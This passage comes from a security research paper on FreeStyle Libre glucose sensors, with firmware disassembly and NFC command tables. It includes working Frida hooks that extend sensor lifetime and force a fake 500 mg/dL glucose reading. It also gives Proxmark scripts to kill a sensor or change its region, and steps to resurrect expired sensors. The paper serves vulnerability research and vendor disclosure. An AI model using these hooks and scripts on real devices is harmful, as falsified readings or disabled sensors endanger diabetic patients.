There are several potential ways to bypass / abuse the expiration limit: see Table 14. Some are labeled for *"for researchers only"*: they are not particularly difficult (for a computer science researcher) but require some setup (Frida server, hooks). Therefore, we believe they are less likely to occur in a real life situation. The last solution (*"modify the memory blocks on the hardware"*) requires knowledge of unlock and secret password.

| Hack | Result | Feasibility |
|---|---|---|
| Hook the app's object which memorizes the wear time limit (`PatchTimeValues`) and return a (fake) long wear time limit. See section 5.2.3. | 15% | Researchers only. |
| Hook the app's function that processes sensor scans (`processScan`) and replay an old memory dump of an operational sensor. See section 5.2.4 | 100% | Researchers only. |
| Modify the wear time limit. See section 5.2.5 | ? | ? |
| Modify the memory blocks on the hardware. See section 5.2.6. | 100% | Moderate |

*Table 14: Hacking expiration. All hacks require physical access to the sensor.*

### 5.2.3 Hooking the object which memorizes the wear time limit

This hack consists in hooking the constructor to the class that memorizes the wear time limit, and replacing the limit with the desired value. We use Frida (`https://frida.re`):

1. Download, install and run a Frida server on the smartphone that runs the diabetes app.

2. Connect the smartphone by USB to a computer which runs the Frida client.

3. Implement a Frida hook (see code below, in Javascript) to override the function that reads the wear time limit (and the warm up time too - see Section 5.4).

4. Inject the hook in a running instance of the diabetes app

```
var patchTimeClass =
↪ Java.use("xxxx.dataprocessing.PatchTimeValue
patchTimeClass.$init.implementation =
↪ function(warmup, weartime) {
    console.log("[*] warmup="+warmup+"
    ↪ wear="+weartime);
    warmup=5; // minutes
    weartime=6912000; // 4800 days - wear
    ↪ time is given in minutes
    return this.$init(warmup, weartime);
}
```

The hack fails in most cases because the hardware protection of the Stage of Life indicator holds. **The hack only succeeds if Stage of Life is set to *1*** (To Activate), i.e if the sensor hasn't been used yet.




*Figure 12: Successful hack of the wear time limit. It has been expanded to 4800 days!*

#### 5.2.4 Hooking the function that processes sensor scans

> **Small design error**
>
> There is a small design error in the way the expiration date is checked, however, it cannot be exploited in a very practical way (ok for research, but useless for an end-user).
>
> The error is the following. At some point the native library reads blocks 0x00 to 0x2a of the sensor, and returns the data dump to the Dalvik code. Then, when the Dalvik asks the native layer to check the expiration date, it *supplies* the dump to the native layer, instead of the native layer reading it from the sensor. As a consequence, it is possible to hook the Dalvik code and supply a different data dump than the real one, and fool the native layer to check expiration on wrong data (see Figure 13).




*Figure 13: Minor design error in checking expiration. Superseded by resurrection hack (section 5.2.6).*

### 5.2.5 Modify hard-coded wear limit

**Research zone**

An option to hack expiration is to modify the wear time limit. This limit is returned by the native library, but we currently do not know where it is stored: hard coded in the native library? or in the sensor's memory (we haven't identified where)?

**Do not get confused**

The **wear limit** is *different* from the **wear time**.

The **wear time** is located in the Glucose Records section (see Section 3.1.2) and counts the number of elapsed minutes since activation.

The **wear limit** is the maximum wear time before the sensor switches to expired status.

### 5.2.6 Resurrecting a sensor

Resurrection = an expired sensor goes back to life and is operational again.

**⚠Warning for diabetic users**

This hack works on the *technical* side, but, from a *medical* point of view, there hasn't been any tests and we certainly **do not advise diabetic users to use resurrected sensors**.

When a sensor has expired, it is possible to reset it by mimicking what command E0 is supposed to do:

- Zeroize block 1
- Zeroize block 2
- Construct block 0 with:
  - *Stage of Life* to 0x01 (*"to activate"*),
  - *Activity switch* to 0x00,
  - Compute correct CRC (see section 3.2)
- Zeroize all blocks of the Glucose Records section (see section 3.1.2) from 0x03 to 0x27. This also resets the wear time. Write a correct CRC in block 0x03 for the Glucose Record section.

Figure 14 illustrates resurrection of an old, used and expired sensor, using our Android application [GA20a] to reset it. This only takes **a few seconds**. Once it is reset, there are two cases:

1. The sensor has already been used on this smartphone with the official application. In that case indeed, the sensor is marked as expired in the application's database. We must first remove the sensor from the database, before going to the next step. The database to modify is `/data/data/com.freestyle.../files/sas.db` : open it with sqlite, search for your sensor with a select command, and delete the appropriate sensor:

```
sqlite> select sensorId, serialNumber,
  warmupPeriodInMinutes, wearDurationInMinutes from sensors;
2|0M00078F83M|2|6912000
3|0M0009XHUA0|2|6912000
sqlite> delete from sensors where
  serialNumber='0M00078F83M';
```

An alternative to modifying the `sas.db` database is to *uninstall and re-install* the application.

2. The sensor is unknown on this phone. In that case, we can scan the sensor with the official application, it recognizes it as new, activates it, and the sensor can be used again (please read our warnings about this).

**⚠ Requirements**

This hack requires the unlock/lock secret password, that we do not release publicly. Our Android application [GA20a] does not contain the secret password.

**To Do Research zone**

It should be possible to resurrect a sensor using an `E0` command. The steps are:

1. Remove E0 from the table of *disabled* commands (see section 3.1.4 and Table 9)
2. Add E0 to the table of *enabled* commands (see Table 8
3. Patch CRC for the commands section (see section 3.1.4)
4. Send `E0` command to the sensor
5. Re-activate the sensor with the app.

So far, this method has not worked (and resulted in frying a sensor because of an invalid, not fixable command table). The problem is that the size of enabled/disabled commands tables change, and this needs to be done with caution...

### 5.2.7 Kill a sensor

Kill = make an operational sensor expire (before its normal end of life) and consequently become unusable.

There are several ways to achieve this:

- Technique no. 1. Modify any byte of the memory protected by a CRC, *without* adjusting the CRC. In that case, the official application detects the invalid CRC and complains the sensor has a defect.
- Technique no. 2. Mark the sensor's Stage of Life as *expired* (05). See Proxmark script below.

```
print('Blocks 1 and 2: zero')
core.console("hf 15 cmd write u 1 00 00
 ↪  00 00 00 00 00 00")
core.console("hf 15 cmd write u 2 00 00
 ↪  00 00 00 00 00 00")
print('Block 0: Kill StageOfLife=5 and
 ↪  Indicator=1 and CRC')
core.console("hf 15 cmd write u 0 3F 73
 ↪  B0 32 05 01 02 08")
```

**Difficulty of killing a sensor**

The first method is relatively easy to perform for an attacker who knows how to write blocks (section 5.1 - requires a secret password), because nearly any random write to the memory will make the sensor unusable.
It *may* even explain the shortened life of some sensors: if for some unknown reason the sensor gets in unlocked mode, then nearly any subsequent write will make it unusable.




*Figure 14: Resurrecting a sensor with our GoodV Android application [GA20a]*

### 5.3 Change region of a sensor

> ⚠ Warning
>
> Sensors can only be used with an official application of the corresponding country. This may be a *legitimate* issue for diabetic users moving to another country. Note however that different countries have different regulations for medical devices, with different warm up and expiration durations. Changing the region may result in using the sensor in *unsafe?* conditions according to that country's regulations...

There are (at least) two possible hacks:

1. Hook software. This hack is interesting for research, but difficult to use in other situations, because it requires a terminal (with a Frida hook) to be attached to the smartphone. In Figure 17, hooking the call to native function `isPatchSupported()` does the trick. The hook should modify either the application's region or the sensor's info.

2. Sensor memory modification. This is more deployable, but requires knowledge of the secret password to overwrite the sensor's memory.

As far as we know, the region of a sensor can only be changed *before activation*. The region indicator is protected by a CRC (see section 3.1.3), so we just need to flip the region indicator and adjust the CRC.

```
// perform unlock
...
// patch region
print('Block 28: region= France and CRC')
core.console("hf 15 cmd write u 0x28 24 61
 ↪  00 01 C7 08 98 51")
core.console("hf 15 cmd write u 0x29 14 07
 ↪  96 80 5A 00 ED A6")
core.console("hf 15 cmd write u 0x2a 10 6F
 ↪  1A C8 04 7B 89 67")

// perform lock
...
```




*Figure 15: Killed sensor. The sensor's memory is incorrect and the official application refuses to use it (kill technique no. 1).*




*Figure 16: Expired sensor. This happens after normal end of life, or if the sensor's stage of life was set to expired and CRC adjusted (kill technique no. 2).*

### 5.4 Hack warm up period

The wear time limit hook (see section 5.2.3 for setup and code) also works for warm up period. See Figure 18.

### 5.5 Hack glucose value

The sensor apparently measures the glucose level, but also the estimated *"quality"* of the measure. For instance, if sensor is too hot, or too cold. So, the hack requires:

1. Hack measure's quality. This is necessary whenever the real measure's quality is not satisfactory. The hook overrides the quality to "ok". This is particularly useful in a research lab when the sensor is not on a human body!

2. Hack the measure's value.

Both the value and the quality can be modified (this is for example useful in a research lab when the sensor is not on a human body!).

```
var glucoseClass =
    Java.use("xxxx.dataprocessing.GlucoseValue");
glucoseClass.getDataQuality.implementation =
    function() {
    var ret = this.getDataQuality();
    console.log("[*] getDataQuality="+ret);
    console.log("Modifying data quality to
        OK");
    ret = 0;
    return ret;
}

glucoseClass.getValue.implementation =
    function() {
    var ret = this.getValue();
    console.log("[*] getValue(): real
        value="+ret+" but we return 500");
    ret = 500;
    return ret;
}
```

## 6 Acknowledgments

For this research, we received lots of support from other researchers that we wish to thank. First, we thank several diabetic contacts who helped us understand how they cope with their diabetes and how they use FGMs. We keep their




*Figure 17: To check the sensor's region, the app first gets sensor's info from hardware, via a NFC command. Then, it calls a native command, supplying sensor info and application's region. The native command reads the sensor region from sensor info, checks it against the application's region, and replies whether the region is supported or not.*




*Figure 18: Successful hack of the warm up period. Normally, it is set to 60 minutes. It has been reduced to 5 minutes!*




*Figure 19: Hacked glucose value: artificially set to 500mg/dL*

names anonymous, but express our deepest gratitude for time they spent answering our questions, providing data from their sensors and even supplying a few used sensor for our tests.

We also thank several researchers who helped us on various parts. Alphabetic order: Ludovic Apvrille, Aurelien Francillon, Iceman, Aamir Lakhani, Nicolas Oberli, Philippe Paget, Pancake, Philippe Teuwen.

Finally, we wish to thank the vendor, for very positive contacts we had with them when we reported vulnerabilities, and kindly attending our talks :)

# 7 Appendix

## 7.1 Firmware disassembly

### 7.1.1 A0 command

1. Check activity indicator is 1 (`572E-5732`). If not, then reply an error (`5792-579E`).

2. Test Activity blocks CRC is okay (`5734-573A`). If not reply an error (`573E-574C`).

| Register | Description |
|---|---|
| RFPMMCTL0 | RF Power Management Module Control Register 0 |
| RF13MRXF | NFC 13.56 Mhz RF module, RF13M Receive Data FIFO register |
| RF13MTXF | RF13M Transmit Data FIFO register |
| SD14CTL0 | SD14 is an analog to digital converter. This is Control Register 0. This goes to the enzyme sensor? |
| SD14CTL1 | Control Register 1. This goes to the temperature sensor? |
| CRCDI | CRC Data In |
| CRCINIRES | CRC Initialization and Result |

*Table 15: MSP430 registers referenced in the firmware and their supposed meaning, according to [Ins14a]*

3. Perform a power reset on the chip (574E−5752). This function returns (0B) on error, in which case code replies error.

4. Update stage of life to 02 and re-compute Activation blocks' CRC (576C−576E).

5. Reply 0xDC for OK 95772−5776).

```
572e d2 93 64 f8     CMP.B     #1,&fram_activityindicator
5732 2f 20           JNE       activityIsNot1
5734 4c 43           MOV.B     #0,R12
5736 92 12 2a 1c     CALL      &->rom_crc_check
573a 4c 93           TST.B     R12
573c 08 24           JEQ       crcisokay
573e d2 43 08 08     MOV.B     #1,&RF13MTXF
5742 f2 40 a1        MOV.B     #0xa1,&RF13MTXF
5748 7c 40 0c 00     MOV.B     #0xc,R12
574c 0c 3c           JMP       LAB_5766
crcisokay
574e 92 12 98 1c     CALL      &->do_power_reset
5752 7c 90 0b 00     CMP.B     #0xb,R12
5756 0a 20           JNE       r12not0b
5758 d2 43 08 08     MOV.B     #1,&RF13MTXF
575c f2 40 a0        MOV.B     #0xa0,&RF13MTXF
5762 7c 40 0b 00     MOV.B     #0xb,R12
LAB_5766
5766 92 12 8c 1c     CALL      &->FUN_5d18
576a 1b 3c           JMP       test_correctpassword
r12not0b
576c 6c 43           MOV.B     #2,R12
576e 92 12 88 1c     CALL      &->update_status
5772 c2 43 08 08     MOV.B     #0,&RF13MTXF
5776 b2 40 dc        MOV.W     #0xdc,&RF13MTXF
577c 0d 41           MOV.W     SP,R13
577e 0d 53           ADD.W     #0,R13
5780 2c 42           MOV.W     #4,R12
5782 92 12 8a 1c     CALL      &->thunk_FUN_4800
5786 82 4c 08 08     MOV.W     R12,&RF13MTXF
578a 92 12 92 1c     CALL      &->FUN_4560
578e 1c 43           MOV.W     #1,R12
5790 09 3c           JMP       LAB_57a4
activityIsNot1
5792 d2 43 08 08     MOV.B     #1,&RF13MTXF
5796 5e 42 64 f8     MOV.B     &fram_activityindicator,R14
579a 7e 50 a2 00     ADD.B     #0xa2,R14
579e c2 4e 08 08     MOV.B     R14,&RF13MTXF
test_correctpassword
57a2 0c 43           MOV.W     #0,R12
LAB_57a4
57a4 21 53           INCD.W    SP
57a6 30 41           RET
```

### 7.1.2 A1 command

Check vendor identifier is 07 (Texas Instruments), and return 0 if not OK.

```
f9ba 21 83          DECD.W     SP
f9bc f2 90 07       CMP.B      #0x7,&RF13MRXF
     00 06 08
f9c2 02 24          JEQ        ti_vendor
f9c4 0c 43          MOV.W      #0,R12
f9c6 17 3c          JMP        the_end
```

Answer to NFC command (uses the Transmit Data register - see Table 15):

- `MOV.B #0,&RF13MTXF`: transmit `00` (see address `0xf9c8`).
- `MOV.W #0xdf,&RF13MTXF`: transmit `DF00`.
- Transmit region code (2 bytes). See Table 7.
- `MOV.W @SP=>local_2,&RF13MTXF`: e.g. `0000`, probably includes the product family.

```
ti_vendor
f9c8 c2 43 08 08      MOV.B      #0,&RF13MTXF
f9cc b2 40 df         MOV.W      #0xdf,&RF13MTXF
     00 08 08
f9d2 d2 42 a2         MOV.B      &patch_...
     f9 08 08                    region_high,&RF13MTXF

f9d8 d2 42 a3         MOV.B      &patch_...
     f9 08 08                    region_low,&RF13MTXF
f9de 0c 41            MOV.W      SP,R12
f9e0 0c 53            ADD.W      #0,R12
f9e2 92 12 90 1c      CALL       &->read_0x350
f9e6 5c 93            CMP.B      #1,R12
f9e8 03 20            JNE        LAB_f9f0
f9ea a2 41 08 08      MOV.W      @SP=>local_2,&RF13MTXF
f9ee 02 3c            JMP        goodend
LAB_f9f0
f9f0 b2 43 08 08      MOV.W      #-1,&RF13MTXF
```

Return 1 if OK, 0 if not OK:

```
goodend
f9f4 1c 43            MOV.W      #1,R12
the_end
f9f6 21 53            INCD.W     SP
f9f8 30 41            RET
```

### 7.1.3 A2 command

The routine for A2 checks the supplied secret password. It returns 0 if the secret is incorrect. If the password is correct, it writes `FF` in addresses `F840-F860`:

```
goodpassword
5a62 0f 43            MOV.W      #0,R15
LAB_5a64
5a64 0e 4f            MOV.W      R15,R14
5a66 0e 5e            RLA.W      R14
5a68 3e 50 40 f8      ADD.W      #0xf840,R14
5a6c be 43 00 00      MOV.W      #-1,0x0(R14)=>DAT_f840
5a70 1f 53            INC.W      R15
5a72 3f 90 10 00      CMP.W      #0x10,R15
5a76 f6 2b            JNC        LAB_5a64
5a78 ea 3f            JMP        LAB_5a4e
```

### 7.1.4 A3 command

The code for A3 command calls the password check routine and then performs the raw read:

```
fbdc 1d 42 06 08 MOV.W &RF13MRXF, R13
fbe0 5f 42 06 08 MOV.B &RF13MRXF, R15
fbe4 0d 93       TST.W R13
fbe6 07 20       JNE LAB_fbf6
fbe8 7f 93       CMP.B #-1, R15
fbea 05 20       JNE LAB_fbf6
fbec 92 12 94 1c CALL &->rawread
```

### 7.1.5 XX command

Similarly to A2, XX[2] unlocks blocks by writing `0x00`at `F840-F860`. Note those blocks are not exposed by NFC.

### 7.1.6 E0 command

Command E0 is disabled, however its code is included in the firmware.

```
fbae f2 90 07         CMP.B      #0x7,&RF13MRXF
     00 06 08
fbb4 02 24            JEQ        allgood
fbb6 0c 43            MOV.W      #0,R12
fbb8 30 41            RET
allgood
fbba c2 43 08 08      MOV.B      #0,&RF13MTXF        Success!
fbbe e2 d2 c3 1c      BIS.B      #4,&DAT_1cc3
fbc2 92 12 72 1c      CALL       &->rom_calledby_e0
fbc6 1c 43            MOV.W      #1,R12
fbc8 30 41            RET
```

The routine that we named `rom_calledby_e0` (located in `5256`) apparently resets the patch:

1. Zeroize trend record table and history table (0x93 words)
2. Zeroize all activity blocks after the activity switch (0xf866) (this is 0x09 words)
3. Set activity switch to 0 in the activity blocks section
4. Set stage of life to 1 in the activity blocks and re-compute the activity blocks' CRC

[2] Command identifier, password and code details have been sensored from request of the vendor.

5. Perform a raw read (don't know why)

```
void rom_calledby_e0(void){
  undefined uVar1;
  char len;
  undefined2 *addr;

  uVar1 = RF13MINT_H;
  _WDTCTL = 0x5a80;
  RF13MINT_H = 0;
  addr = &trend_index;
  len = -0x6d;
  do {
                    /* zeroize trend record
                     ↪ table and history
                     ↪ table: we zeroize
                     ↪ 0x93 words! */
    *addr = 0;
    addr = addr + 1;
    len = len + -1;
  } while (len != '\0');
  if ((DAT_1cc3 & 4) != 0) {
    addr = &DAT_f866;
    len = '\t';
    do {
                    /* zeroize 0x09 words
                     ↪ after the activity
                     ↪ switch in the
                     ↪ activation section.
                     ↪ This
                       consists in zeroizing
↪ the rest of the section */
      *addr = 0;
      addr = addr + 1;
      len = len + -1;
    } while (len != '\0');
    fram_expirationindicator = 0;
    (*(code *)PTR_FUN_1c84)(0xf862,0xd,3,0);
    DAT_1cc3 = DAT_1cc3 & 0xfb;
  }
                    /* compute checksum on
                     ↪ blocks 3-0x27. */
  (*(code *)PTR_rom_crc_update_1c86)(1);
  RF13MINT_H = uVar1;
  (*(code *)PTR_update_status_1c88)(1);
  (*(code *)PTR_rawread_1c94)();
  return;
}
```

### 7.1.7 E1 command

*Very uncertain*

1. Check vendor Id is 0x07. If not, return 0.
2. Do a power reset
3. Re-initialize enzyme and temperature sensor?
4. Does something on the blocks after patch region (F9b0)
5. Reads? ...

Returns 0 if error, 1 if success.

### 7.1.8 E2 command

*Uncertain* Check vendor Id is `07`. If not, return 0.

```
fb4a f2 90 07           CMP.B       #0x7,&RF13MRXF
        00 06 08
fb50 02 24              JEQ         LAB_fb56
fb52 0c 43              MOV.W       #0,R12
fb54 30 41              RET
```

Writes 2 (or 1 afterwards) at the beginning of the history record table:

```
fb56 b0 12 3a fb        CALL        #FUN_fb3a
fb5a 08 24              JEQ         LAB_fb6c
fb5c a2 43 dc f8        MOV.W       #2,&history_record_table
fb60 7c 40 28 00        MOV.B       #0x28,R12
fb64 92 12 8c 1c        CALL        &->FUN_5d18
fb68 0c 43              MOV.W       #0,R12
fb6a 30 41              RET
```

Does something with the enzyme sensor (SD14CTL0 is the Control Register 0 for an analog to digital converter) and temperature sensor (SD14CTL1: Control Register 1)?

```
fb6c 92 12 78 1c        CALL        &->FUN_5f9a
fb70 92 d3 00 07        BIS.W       #1,&SD14CTL0
fb74 b2 40 4b           MOV.W       #0xd84b,&SD14CTL1
        d8 02 07
fb7a b2 c0 00           BIC.W       #0x200,&SD14CTL0
        02 00 07
fb80 a2 d2 00 07        BIS.W       #4,&SD14CTL0
fb84 92 43 dc f8        MOV.W       #1,&history_record_table
```

Update the Glucose records section CRC:

```
fb9c 5c 43              MOV.B       #1,R12
fb9e 92 12 86 1c        CALL        &->rom_crc_update
fba2 e2 c2 c3 1c        BIC.B       #4,&DAT_1cc3
fba6 92 12 94 1c        CALL        &->rawread
fbaa 1c 43              MOV.W       #1,R12
fbac 30 41              RET
```

### 7.1.9 CRC16

**rom_crc_update routine** The following decompiled code of the firmware (using Ghidra, at 0x52c2) shows a routine which computes 2 checksums. The call to `PTR_rom_crc_calculate_1c30` takes 2 arguments: the address of the first byte to checksum, and the length in *words*.

```c
ushort rom_crc_update(undefined2 param_1){
 byte bVar1;

 if (DAT_f9ae < '\0') {
   if ((char)param_1 == '\0') {
     DAT_f860 = (*(code *)PTR_rom_crc_calculate_1c30)(0xf862,0xb);
     return DAT_f860;
   }
   bVar1 = (char)param_1 - 1;
   if (bVar1 != 0) {
     return (ushort)bVar1;
   }
   param_1 = (*(code *)PTR_rom_crc_calculate_1c30)(&trend_index,0x93);
   datachecksum = param_1;
 }
 return param_1;
}
```

**check_region_command routine** This routine checks the CRC16 for the Command section and the Sensor section:

```c
void check_region_command_crc(void)

{
  char cVar1;

  if (DAT_f9ae < '\0') {
    cVar1 = (*(code *)PTR_check_crc_value_1c32)(fram_a1,0x30b,DAT_f9b8);
    if (cVar1 == '\0') {
      (*(code *)PTR_FUN_1c8c)(0xf);
    }
    cVar1 = (*(code *)PTR_check_crc_value_1c32)(&patch_region_high,0xb,DAT_
    if (cVar1 == '\0') {
      (*(code *)PTR_FUN_1c8c)(0xe);
    }
  }
  return;
}
```

**Implementing TI's CRC 16** This is our code to generate CRC16 checksums as used in Freestyle Libre sensors.

```c
unsigned short crc16(volatile unsigned char *sbuf,unsigned int len){
    unsigned short crc=0xFFFF;

    while(len){
        crc=(unsigned char)(crc >> 8) | (crc << 8);
        crc^=(unsigned char) *sbuf;
        crc^=(unsigned char)(crc & 0xff) >> 4;
        crc^=(crc << 8) << 4;
        crc^=((crc & 0xff) << 4) << 1;
        len--;
        sbuf++;
    }
    return crc;
}

unsigned char bitrev(unsigned char data) {
  return ((data << 7) & 0x80) | ((data << 5) & 0x40) |
      (data << 3) & 0x20 | (data << 1) & 0x10 |
      (data >> 7) & 0x01 | (data >> 5) & 0x02 |
      (data >> 3) & 0x04 | (data >> 1) & 0x08;
}

void main(void) {
  unsigned char block[294];
  int i;

  for (i=0;i<294;i++) {
    block[i] = bitrev(0x00);
  }
  crc = crc16(block, 294);
  printf("Sensor block: CRC16: %02X (we expect 62C2)\n", crc);
}
```

```python
def computeSensorCrc(data):
    crc=0x0000FFFF
    datalen=len(data)
    for i in range(0, datalen):
        rev = int('{:08b}'.format(data[i])[::-1],2) # reverse bits
        crc = ((crc >> 8) & 0x0000ffff) | ((crc << 8) & 0x0000ffff)
        crc = crc ^ rev
        crc = crc ^ (((crc & 0xff) >> 4) & 0x0000ffff)
        crc = crc ^ ((crc << 12) & 0x0000ffff)
        crc = crc ^ (((crc & 0xff) << 5) & 0x0000ffff)

    return crc
```

## 7.2 NFC

- Format of NFC UIDs: Table 16
- Format of NFC error messages: Figure 20, and sub error codes: Table 17
- NFC commands: supported ones at Table 18, not supported at Table 19

| Index | Meaning | Example |
|---|---|---|
| 0 | Most significant byte. ISO 15693 device | Always `E0` [Ins14c] |
| 1 | MFG code | `07` for Texas Instruments |
| 2-3 | Product Identifier or functionality | Our sensor: `A0 00`. `C0 C1` for Libre 10 K (*uncertain*), and `XX ..` for LibrePro 20 V `(uncertain)` |
| 4 | | |
| 5 | | |
| 6 | | |
| 7 | Least significant byte | |

*Table 16: NFC UIDs of FreeStyle Libre sensors*




*Figure 20: Format of NFC error messages*

## 7.3 Frida Hook for HTTP requests

```
var requestClass =
 ↪ Java.use("okhttp3.Request");
requestClass.$init.implementation =
 ↪ function(builder) {
    console.log("-> okhttp3.Request()
     ↪ hook");
    var obj = this.$init(builder);
```

| Sub error code | Meaning |
|---|---|
| 01 | Command not supported |
| 02 | Command not recognized - Format Error |
| 03 | Option not supported |
| 0F | Unknown error |
| 10 | Block Not Available (out of range) |
| 11 | Block Already Locked |

*Table 17: NFC error responses, sub error code. See paragraph 4.3 of [Ins08]*

```
    console.log("Created a okhttp3.Request
     ↪ for : "+this.toString());
    return obj;
}
var builderClass =
 ↪ Java.use("okhttp3.Request$Builder");
builderClass.addHeader.implementation =
 ↪ function(tag, value) {
    console.log("-> addHeader() hook");
    console.log("tag="+tag+" value="+value);
    return this.addHeader(tag, value);
}
```

## 7.4 Diabetes

*Disclaimer: this section includes some medical, biological and chemical background information. Please note we are into computer security and this is not our field of research.*

Diabetes (*Diabetes mellitus*) is a group of metabolic disorders where people have high blood glucose levels

- **Type 1**. Production of insulin (by the pancreas) is impaired. Need to monitor blood glucose 5-6 times per day. 20 million people worldwide. Most frequently for children and young adults.
- **Type 2**. More prevalent. Afflicts 5% of the population: produced insulin does not efficiently decrease glucose. Accounts for 35%

| Meaning | Command | Comments |
|---|---|---|
| Get Inventory | `26 01 00` | Answer: `flags dsfid UID crc`, where the first 2 bytes are flags, followed by the DSFID (`00` for the sensor), the UID (8 bytes), and a 2-byte CRC |
| Stay Quiet | `xx 02` | Never tried |
| Read Single Block | `02 20 bb` | `bb` is block index (hex). `42 20 bb` also works. Responses contain a status byte (1 byte), then the block, and a CRC. |
| Write Single Block | `42 21 bb dd dd dd dd dd dd dd dd` (unaddressed) or `60 21 UID bb dd ...` (addressed mode) | `dd` is data to write |
| Read Multiple Blocks | `02 23 ii nn` | Reads $n+1$ blocks starting at index `i`. The sensor only supports max 3 blocks at a time. Responses contain a status byte (1 byte), then the blocks (concatenated), and a CRC. |
| Get System Info | `02 2B` (unaddressed) or `22 2B UID` (addressed) | Answer: `status flag UID ic unknown` where status is a status byte (`00` for OK), then information flags (`04`: no DSFID, no AFI, no VICC memory size, IC reference is supported), 8-byte UID, IC reference : `F3`. Finally finishes with 3 unknown bytes. |

*Table 18: Standard NFC commands supported by the glucose sensor. The sensor supports custom commands A0-XX in addition see Table 8*

| Id | Description |
|---|---|
| 0x22 | Lock Block |
| 0x23 | Write Multiple Blocks |
| 0x25 | Select tag |
| 0x26 | Reset to ready |
| 0x27 | Write AFI |
| 0x28 | Lock AFI |
| 0x29 | Write DSFID. Perhaps related to activation |
| 0x2A | Lock DSFID |
| 0x2C | Get Multiple Block Security Status: `02 2C ii nn` |

*Table 19: Standard NFC commands which are not supported by the glucose sensor*

> of dialyses, kidney transplants, limb amputation.

#### 7.4.1 CGM or FGM

CGM stands for *Continuous Glucose Monitoring* systems. FGM stands for *Flash Glucose Monitoring* systems.

The difference [HF15] is that CGMs continuously measure glucose level, while FGMs only measure a few time per hour. Therefore, CGMs must usually be calibrated, while FGMs are calibrated once by the manufacturer [BBC+15].

